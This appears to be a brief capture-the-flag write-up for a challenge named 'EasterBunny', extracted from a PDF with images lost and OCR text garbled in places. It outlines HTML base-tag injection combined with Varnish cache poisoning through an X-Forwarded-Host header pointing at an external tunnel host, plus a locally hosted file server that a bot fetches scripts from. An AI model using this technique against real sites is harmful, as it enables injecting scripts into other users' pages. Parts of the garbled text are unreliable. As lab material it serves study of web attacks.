## **EasterBunny**

#### 1) We have a injection here

```
Reguest
Pretty Raw Hex
Pretty Raw Hex
Pretty Raw Hex Render

| Inspect | Ins
```

# HTML <base> Tag

**⟨ Previous** 

Complete HTML Reference


Next >

#### Example

Specify a default URL and a default target for all links on a page:

We can control the static files and load our xss payload and cache it

#### 3) Made payload to get flag





#### 4) Cache poisoning

```
sub vcl_recv {
    set req.http.X-Forwarded-URL = req.url;
    set req.http.X-Forwarded-Proto = "http";
    if( req.http.host ~ ":[0-9]+" )
        {
        set req.http.X-Forwarded-Port = regsub(req.http.host, ".*:", "");
        else
        {
            set req.http.X-Forwarded-Port = "80";
        }
        if ( !( req.url ~ "^/message") ) {
            unset req.http.Cookie;
        }
}
```

```
sub vcl_hash {
    hash_data(req.url);

if (req.http.host) {
    hash_data(req.http.host);
} else {
    hash_data(server.ip);
}

return (lookup);
}
```

#### 5) Hosted the page



6) Poisoned the cache

```
- =
                                                                                                                                                                                                                                                                                                              Inspector
                                                                                                                                                                                                                                                                                                                                               ■ ■ <u>₹</u> ⊗ × ⇔
Request
                                                                                                                                                       Response
                                                                                                                                                                                                                                                                                                                                                                   2 🗸
                                                                                                                                                        Pretty
                                                                                                                                                                                                                                                                                                               Request attributes
                                                                                                                                                         Pretty Raw Hex Render

I HTTP/1.1 200 0K

2 K-Powered-By: Express

3 Content-Type: text/html; charset=utf-8

4 Content-Length: 2128

5 ETag: W/*850-FTi£05g2vGc/cNPZc3uJvAiwDEw*

5 Date: Tue, 04 Jun 2024 16:47:43 0MT

7 K-Varnish: 65665 65663
 | GET /|Letters7id=18| HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
                                                                                                                                                                                                                                                                                                                                                                   1 ~
                                                                                                                                                                                                                                                                                                               Request query parameters
 4 Accept:
text/html, application/xhtml+xml, application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
                                                                                                                                                                                                                                                                                                                                                                    0
                                                                                                                                                                                                                                                                                                                                                                                    9 Votes
 7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 X-Forwarded-Host: 3b66ce107adb12.lhr.life
0 Content-Length: 2
                                                                                                                                                                                                                                                                                                               Response headers
                                                                                                                                                                                                                                                                                                                                                                  12 🗸
                                                                                                                                                      <!ink href="
thtps://fonts.googleapis.com/css2?family=Caveat&amp;family=Secular+One&amp;display=swa
p' rel='stylesheet' />
// callarh.fref="main.css" rel="stylesheet" />
                                                                                                                                                                <hl class="title" style="margin: 0">
    Viewing letter #<span id="letter-id">
                                                                                                                                                                    1
</span>
```

#### 7) Triggered bot



```
vigneswar@VigneswarPC)-[~]

sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [04/Jun/2024 22:18:18] "GET /static/viewletter.js HTTP/1.1" 20 0 -
127.0.0.1 - - [04/Jun/2024 22:18:18] code 404, message File not found
127.0.0.1 - - [04/Jun/2024 22:18:18] "GET /static/queen.svg HTTP/1.1" 404 -
127.0.0.1 - - [04/Jun/2024 22:18:18] code 404, message File not found
127.0.0.1 - - [04/Jun/2024 22:18:18] "GET /static/main.css HTTP/1.1" 404 -
```

### 8) Got the flag

